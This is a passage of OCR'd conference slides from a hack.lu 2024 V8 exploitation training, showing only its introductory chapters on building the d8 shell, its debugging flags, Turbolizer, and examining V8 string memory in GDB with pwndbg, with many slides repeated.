Chrome V8 Exploitation Training for Beginners

2024 hack.lu


EQST Lab at SK Shieldus

SK shieldus

EQST Lab (Experts, Qualified Security Team) / SK shieldus

Team Leader
HoSeok(David) Lee


https://www.linkedin.com/in/david1116



Team Member
HyaeSun, SungPil, YoungSeo
JaeSeok, TaeEun,

\+

20 Experts



Team Pal (299)
Friendly Security Sidekick

@EQSTLab

https://github.com/EQSTLab

Chapter 01


About V8 Engine

01 V8 Engine

What is V8?

· Google's JavaScript engine for running JavaScript and WASM

· It powers Chrome, Node.js, and various Chromium-based applications



Why V8 Exploits are Trending

· Browser Security

: Browser vulnerabilities can compromise data and entire systems

· Complexity & Vulnerability


: Logical flaws arise in JIT compilation and memory optimization

· High Attack Potential

: Remote code execution and sandbox escapes target millions

02 V8 Compilation Process

V8 Compilation Process



Chapter 02

Let's Debug

01 Tools (1)

d8

- V8's developer shell
- debugging V8 code
- variable options

Download

- You can access and download it from the GitHub repository
- After building the V8, We will be able to use d8

Build

```
$ git clone
https://chromium.googlesource.com/chromium/tools/depot_tools.git
$ export PATH=`pwd`/depot_tools:"$PATH"
$ fetch v8
$ gclient sync
$ cd v8
$ ./build/install-build-deps.sh
$ v8/tools/dev/gm.py x64.release
$ v8/tools/dev/gm.py x64.debug
```

ref. https://v8.dev/docs/build

Options

```
$ ./d8 --help
```

1) --allow-natives-syntax

- V8 Runtime Functions call
- %DebugPrint(), %OptimizeFunctionOnNextCall() …
- v8/src/runtime/runtime.h

2) --expose-gc

- Forcing a Garbage Collection call

3) --print-maglev-code & --print-maglev-graph-building

- Print the optimized code & Control Flow Graph (CFG)
- Analyze the Maglev's compilation and optimization processes

4) --trace-turbo

- Trace generated TurboFan IR
- Generate trace files, which can be used to trace nodes using 'Turbolizer'

01 Tools (2)

Turbolizer

- HTML-based tool
- Visualizes Turbofan's optimization pipeline
- Open the generated JSON file with Turbolizer

```
function add(a, b) {
    return a + b;
}

function test() {
    let result = add(5, 3);
    return result;
}
```


↓

```
function test() {
    let result = 5 + 3;
    return result;
}
```


↓

```
function test() {
    return 8;
}
```

· https://v8.github.io/tools/head/turbolizer/index.html



01 Tools (3)



GDB: The GNU Project Debugger

- Run d8 under GDB
- Analyzing the memory regions
- The same as debugging an ELF
- pwndbg, PEDA, GEF

Install pwndbg

```
$ git clone https://github.com/pwndbg/pwndbg
$ cd pwndbg
$ ./setup.sh
```

Set V8 support tools in GDB

```
$ vim ~/.gdbinit
source 'v8_path'/tools/gdb-v8-support.py
source 'v8_path'/tools/gdbinit
```

Practice GDB

- Make JS file

```
// gdb_practice1.js
let eqst = "Hi Hack.lu";
%DebugPrint(eqst);
```

- Attach d8 and Run JS file

```
~/EQST/v8/out/splice$ gdb -q ./d8   // Attach d8

pwndbg> r chapter2/gdb_practice1.js   // Run JS file
```

- Error log

```
gdb_practice.js:2: SyntaxError: Unexpected token '%'
%DebugPrint(eqst);
^
SyntaxError: Unexpected token '%'
```

01 Tools (4)

· Add option, "--allow-natives-syntax"

```
pwndbg> r --allow-natives-syntax chapter2/gdb_practice1.js
                                        // Run JS file with option
```

· The Result of the execution

```
// The provided address is an example
DebugPrint: 0x5a30019a5b9: [String] in OldSpace: #Hi Hack.lu
0x5a3000003d5: [Map] in ReadOnlySpace
 - map: 0x05a3000004c5 <MetaMap (0x05a30000007d <null>)>
 - type: INTERNALIZED_ONE_BYTE_STRING_TYPE
 - instance size: variable
                                    ...
pwndbg> q
```

· Modify JS file

```
// gdb_practice2.js
let eqst = "Hi Hack.lu";
%DebugPrint(eqst);
while(1); // or %SystemBreak(), prevent to memories reset
```

01 Tools (4)

· Add option, "--allow-natives-syntax"

```
pwndbg> r --allow-natives-syntax chapter2/gdb_practice1.js
                                        // Run JS file with option
```

· The Result of the execution

```
// The provided address is an example
DebugPrint: 0x5a30019a5b9: [String] in OldSpace: #Hi Hack.lu
0x5a3000003d5: [Map] in ReadOnlySpace
 - map: 0x05a3000004c5 <MetaMap (0x05a30000007d <null>)>
 - type: INTERNALIZED_ONE_BYTE_STRING_TYPE
 - instance size: variable
                                    ...
pwndbg> q
```

· Modify JS file

```
// gdb_practice2.js
let eqst = "Hi Hack.lu";
%DebugPrint(eqst);
while(1); // or %SystemBreak(), prevent to memories reset
```

· Attach d8 and Run JS file

```
~/EQST/v8/out/splice$ gdb -q ./d8   // Attach d8

pwndbg> r --allow-natives-syntax chapter2/gdb_practice2.js
                                                        // Run JS
file
```

· The Result of the execution

```
// The provided address is an example
DebugPrint: 0x3ab10019a5b9: [String] in OldSpace: #Hi Hack.lu
0x3ab1000003d5: [Map] in ReadOnlySpace
 - map: 0x3ab1000004c5 <MetaMap (0x3ab10000007d <null>)>
 - type: INTERNALIZED_ONE_BYTE_STRING_TYPE
                                    ...
 - construction counter: 0
```

· After pressing, "Ctrl + C"

```
                                    ...
Not showing 18 thread(s). Use set context-max-threads <number of
threads> to change this.
_
pwndbg>
```

01 Tools (5)

· Use the supporting function, "job"

```
// The provided address is an example
DebugPrint: 0x3ab10019a5b9: [String] in OldSpace: #Hi Hack.lu
0x3ab1000003d5: [Map] in ReadOnlySpace
 - map: 0x3ab1000004c5 <MetaMap (0x3ab10000007d <null>)>
                              ...
Not showing 18 thread(s). Use set context-max-threads <number of
threads> to change this.
──────────────────────────────────────────────────────────────────
_
pwndbg> job 0x3ab10019a5b9   // Use job function, job [Memory
address]
DebugPrint: 0x3ab10019a5b9: [String] in OldSpace: #Hi Hack.lu
pwndbg>
```

· GDB Memory examination Command: "x/nuf [address]"

example: x/10gx

n (number): The number of units to display.
u (unit size): The size of each unit
– main unit size: b (1 byte), h (2 bytes), w (4 bytes), g (8 bytes)
f (format): The format to display the memory
– main format: x (hexadecimal), d (signed decimal), c (character), s (string), etc.

01 Tools (5)

· Use the supporting function, "job"

```
// The provided address is an example
DebugPrint: 0x3ab10019a5b9: [String] in OldSpace: #Hi Hack.lu
0x3ab1000003d5: [Map] in ReadOnlySpace
 - map: 0x3ab1000004c5 <MetaMap (0x3ab10000007d <null>)>
                                ...
Not showing 18 thread(s). Use set context-max-threads <number of
threads> to change this.
──────────────────────────────────────────────────────────────────
─
pwndbg> job 0x3ab10019a5b9   // Use job function, job [Memory
address]
DebugPrint: 0x3ab10019a5b9: [String] in OldSpace: #Hi Hack.lu
pwndbg>
```

· GDB Memory examination Command: "x/nuf [address]"

example: x/10gx

n (number): The number of units to display.
u (unit size): The size of each unit
– main unit size: b (1 byte), h (2 bytes), w (4 bytes), g (8 bytes)
f (format): The format to display the memory
– main format: x (hexadecimal), d (signed decimal), c (character), s (string), etc.

· Examining memory

```
pwndbg> x/4gx 0x3ab10019a5b9   // examination command (8 bytes)
0x3ab10019a5b9: 0x0a1e3db98e000003    0x6148206948000000
0x3ab10019a5c9: 0xd50000756c2e6b63    0x0a38d406da000003

pwndbg> x/8wx 0x3ab10019a5b9   // examination command (4 bytes)
0x3ab10019a5b9: 0x8e000003  0x0a1e3db9  0x48000000  0x61482069
0x3ab10019a5c9: 0x6c2e6b63  0xd5000075  0xda000003  0x0a38d406

pwndbg> x/bx 0x3ab10019a5b9   // examination command (1 bytes)
0x3ab10019a5b9: 0x03
```

· Analyzing memory

```
// Hi Hack.lu(ASCII): 0x48, 0x69, 0x20, 0x48, 0x61, 0x63, 0x6b, 0x2e, 0x6c, 0x75
                                                  a H   i H
0x3ab10019a5b9: 0x0a1e3db98e000003    0x6148206948000000
0x3ab10019a5c9: 0xd50000756c2e6b63    0x0a38d406da000003
                                  u l . k c
```

01 Tools (5)

· Use the supporting function, "job"

```
// The provided address is an example
DebugPrint: 0x3ab10019a5b9: [String] in OldSpace: #Hi Hack.lu
0x3ab1000003d5: [Map] in ReadOnlySpace
 - map: 0x3ab1000004c5 <MetaMap (0x3ab10000007d <null>)>
                                ...
Not showing 18 thread(s). Use set context-max-threads <number of
threads> to change this.
──────────────────────────────────────────────────────────────────
─
pwndbg> job 0x3ab10019a5b9   // Use job function, job [Memory
address]
DebugPrint: 0x3ab10019a5b9: [String] in OldSpace: #Hi Hack.lu
pwndbg>
```

· Examining memory


```
pwndbg> x/4gx 0x3ab10019a5b9   // examination command (8 bytes)
0x3ab10019a5b9: 0x0a1e3db98e000003    0x6148206948000000
0x3ab10019a5c9: 0xd50000756c2e6b63    0x0a38d406da000003

pwndbg> x/8wx 0x3ab10019a5b9   // examination command (4 bytes)
0x3ab10019a5b9: 0x8e000003  0x0a1e3db9  0x48000000  0x61482069
0x3ab10019a5c9: 0x6c2e6b63  0xd5000075  0xda000003  0x0a38d406

pwndbg> x/bx 0x3ab10019a5b9   // examination command (1 bytes)
0x3ab10019a5b9: 0x03
```

· GDB Memory examination Command: "x/nuf [address]"

example: x/10gx

n (number): The number of units to display.
u (unit size): The size of each unit
– main unit size: b (1 byte), h (2 bytes), w (4 bytes), g (8 bytes)
f (format): The format to display the memory
– main format: x (hexadecimal), d (signed decimal), c (character), s (string), etc.

· Analyzing memory



01 Tools (5)

· Use the supporting function, "job"

```
// The provided address is an example
DebugPrint: 0x3ab10019a5b9: [String] in OldSpace: #Hi Hack.lu
0x3ab1000003d5: [Map] in ReadOnlySpace
 - map: 0x3ab1000004c5 <MetaMap (0x3ab10000007d <null>)>
                                ...
Not showing 18 thread(s). Use set context-max-threads <number of
threads> to change this.
──────────────────────────────────────────────────────────────────
─
pwndbg> job 0x3ab10019a5b9   // Use job function, job [Memory
address]
DebugPrint: 0x3ab10019a5b9: [String] in OldSpace: #Hi Hack.lu
pwndbg>
```

· Examining memory


```
pwndbg> x/4gx 0x3ab10019a5b9   // examination command (8 bytes)
0x3ab10019a5b9: 0x0a1e3db98e000003    0x6148206948000000
0x3ab10019a5c9: 0xd50000756c2e6b63    0x0a38d406da000003

pwndbg> x/8wx 0x3ab10019a5b9   // examination command (4 bytes)
0x3ab10019a5b9: 0x8e000003  0x0a1e3db9  0x48000000  0x61482069
0x3ab10019a5c9: 0x6c2e6b63  0xd5000075  0xda000003  0x0a38d406

pwndbg> x/bx 0x3ab10019a5b9   // examination command (1 bytes)
0x3ab10019a5b9: 0x03
```

· GDB Memory examination Command: "x/nuf [address]"

example: x/10gx

n (number): The number of units to display.
u (unit size): The size of each unit
– main unit size: b (1 byte), h (2 bytes), w (4 bytes), g (8 bytes)
f (format): The format to display the memory
– main format: x (hexadecimal), d (signed decimal), c (character), s (string), etc.

· Analyzing memory



01 Tools (5)

· Use the supporting function, "job"

```
// The provided address is an example
DebugPrint: 0x3ab10019a5b9: [String] in OldSpace: #Hi Hack.lu
0x3ab1000003d5: [Map] in ReadOnlySpace
 - map: 0x3ab1000004c5 <MetaMap (0x3ab10000007d <null>)>
                                ...
Not showing 18 thread(s). Use set context-max-threads <number of
threads> to change this.
──────────────────────────────────────────────────────────────────
─
pwndbg> job 0x3ab10019a5b9   // Use job function, job [Memory
address]
DebugPrint: 0x3ab10019a5b9: [String] in OldSpace: #Hi Hack.lu
pwndbg>
```

· Examining memory


```
pwndbg> x/4gx 0x3ab10019a5b9   // examination command (8 bytes)
0x3ab10019a5b9: 0x0a1e3db98e000003    0x6148206948000000
0x3ab10019a5c9: 0xd50000756c2e6b63    0x0a38d406da000003

pwndbg> x/8wx 0x3ab10019a5b9   // examination command (4 bytes)
0x3ab10019a5b9: 0x8e000003  0x0a1e3db9  0x48000000  0x61482069
0x3ab10019a5c9: 0x6c2e6b63  0xd5000075  0xda000003  0x0a38d406

pwndbg> x/bx 0x3ab10019a5b9   // examination command (1 bytes)
0x3ab10019a5b9: 0x03
```

· GDB Memory examination Command: "x/nuf [address]"

example: x/10gx

n (number): The number of units to display.
u (unit size): The size of each unit
– main unit size: b (1 byte), h (2 bytes), w (4 bytes), g (8 bytes)
f (format): The format to display the memory
– main format: x (hexadecimal), d (signed decimal), c (character), s (string), etc.

· Analyzing memory



01 Tools (5)

· Use the supporting function, "job"

```
// The provided address is an example
DebugPrint: 0x3ab10019a5b9: [String] in OldSpace: #Hi Hack.lu
0x3ab1000003d5: [Map] in ReadOnlySpace
 - map: 0x3ab1000004c5 <MetaMap (0x3ab10000007d <null>)>
                                ...
Not showing 18 thread(s). Use set context-max-threads <number of
threads> to change this.
──────────────────────────────────────────────────────────────────
─
pwndbg> job 0x3ab10019a5b9   // Use job function, job [Memory
address]
DebugPrint: 0x3ab10019a5b9: [String] in OldSpace: #Hi Hack.lu
pwndbg>
```

· Examining memory


```
pwndbg> x/4gx 0x3ab10019a5b9   // examination command (8 bytes)
0x3ab10019a5b9: 0x0a1e3db98e000003    0x6148206948000000
0x3ab10019a5c9: 0xd50000756c2e6b63    0x0a38d406da000003

pwndbg> x/8wx 0x3ab10019a5b9   // examination command (4 bytes)
0x3ab10019a5b9: 0x8e000003  0x0a1e3db9  0x48000000  0x61482069
0x3ab10019a5c9: 0x6c2e6b63  0xd5000075  0xda000003  0x0a38d406

pwndbg> x/bx 0x3ab10019a5b9   // examination command (1 bytes)
0x3ab10019a5b9: 0x03
```

· GDB Memory examination Command: "x/nuf [address]"

example: x/10gx

n (number): The number of units to display.
u (unit size): The size of each unit
– main unit size: b (1 byte), h (2 bytes), w (4 bytes), g (8 bytes)
f (format): The format to display the memory
– main format: x (hexadecimal), d (signed decimal), c (character), s (string), etc.

· Analyzing memory



01 Tools (5)

· Use the supporting function, "job"

```
// The provided address is an example
DebugPrint: 0x3ab10019a5b9: [String] in OldSpace: #Hi Hack.lu
0x3ab1000003d5: [Map] in ReadOnlySpace
 - map: 0x3ab1000004c5 <MetaMap (0x3ab10000007d <null>)>
                                ...
Not showing 18 thread(s). Use set context-max-threads <number of
threads> to change this.
──────────────────────────────────────────────────────────────────
─
pwndbg> job 0x3ab10019a5b9   // Use job function, job [Memory
address]
DebugPrint: 0x3ab10019a5b9: [String] in OldSpace: #Hi Hack.lu
pwndbg>
```

· GDB Memory examination Command: "x/nuf [address]"

example: x/10gx

n (number): The number of units to display.
u (unit size): The size of each unit
– main unit size: b (1 byte), h (2 bytes), w (4 bytes), g (8 bytes)
f (format): The format to display the memory
– main format: x (hexadecimal), d (signed decimal), c (character), s (string), etc.

· Examining memory

```
